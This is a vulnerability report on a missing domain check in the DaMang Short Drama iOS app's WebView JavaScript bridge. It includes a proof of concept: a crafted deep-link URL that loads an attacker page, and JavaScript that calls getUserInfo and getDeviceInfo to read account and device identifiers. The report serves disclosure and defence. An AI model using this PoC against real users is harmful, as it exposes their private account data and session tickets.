# An information leak vulnerability in the iOS version of DaMang Short Drama

## Brief Description


The iOS version of the DaMang Short Drama supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found that there **lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the DaMang Short Drama app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **compromise victim's privacy** such as obtaining victim's account information and device information.


## Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **imgomini://webview?from=hitv&url=https://attack.com**. Here, **"attack.com"** is a domain registered by the attacker and under the attacker's control. As an example, we use **imgomini://webview?from=hitv&url=https://zhouziyi1.github.io/iOSJS/damangshortdrama/atkDamangShortDrama.html**.

When the victim clicks on this URL, it directs the victim to the DaMang Short Drama app and opens the web page.




Within the webpage,  the attacker can then invoke privileged interfaces, **compromise victim's privacy** such as **secretly recording audio**, obtaining victim's account information and device information.



```
function setupWebViewJavascriptBridge(callback) {
    if (window.WebViewJavascriptBridge) { return callback(WebViewJavascriptBridge); }
    if (window.WVJBCallbacks) { return window.WVJBCallbacks.push(callback); }
    window.WVJBCallbacks = [callback];
    var WVJBIframe = document.createElement('iframe');
    WVJBIframe.style.display = 'none';
    WVJBIframe.src = 'https://__bridge_loaded__';
    document.documentElement.appendChild(WVJBIframe);
    setTimeout(function () { document.documentElement.removeChild(WVJBIframe) }, 0)
}
```

```
setupWebViewJavascriptBridge(function (bridge) {
    bridge.callHandler('getUserInfo', {}, function (response) {
        var json = JSON.parse(response);
        document.getElementById("NickName").innerText = "Your NickName: " + json.data.nickname;
        document.getElementById("Avatar").src = json.data.avatar.replace("\/", "/");
        document.getElementById("UUID").innerText = "Your DaMang Short Video UUID: " + json.data.uuid;
        document.getElementById("UserCode").innerText = "Your DaMang Short Video UserCode: " + json.
        data.usercode;
    });

    bridge.callHandler('getDeviceInfo', {}, function (response) {
        var json = JSON.parse(response);
        document.getElementById("Ticket").innerText = "Your DaMang Short Video Ticket: " + json.data.
        ticket;
        document.getElementById("GUID").innerText = "Your DaMang Short Video DID: " + json.data.did;
    });
})
```

## Impact of the Vulnerability

**Scope of the vulnerability**: DaMang Short Drama iOS version V4.6.2 (the latest version as of August 3, 2024).

**Consequences of the vulnerability**: Information disclosure.

## Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.